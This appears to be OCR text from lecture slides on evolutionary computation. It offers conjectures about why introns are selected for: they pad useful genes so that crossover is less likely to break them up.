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
What selection pressures could be responsible for this phenomenon?

Conjecture:

- genes are selected not just for fitness, but for heritability



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
What selection pressures could be responsible for this phenomenon?

Conjecture:

- genes are selected not just for fitness, but for heritability
- our crossover operator has only weak/emergent respect for gene linkage, and none for homology



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- our crossover operator has only weak/emergent respect for gene linkage, and none for homology
- so good genes are always at risk of being broken up instead of passed on
- 'introns' can pad important genes, and they decrease the chance that crossover will destroy them - and so are selected for

29. Extended Gadgets & Introns

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
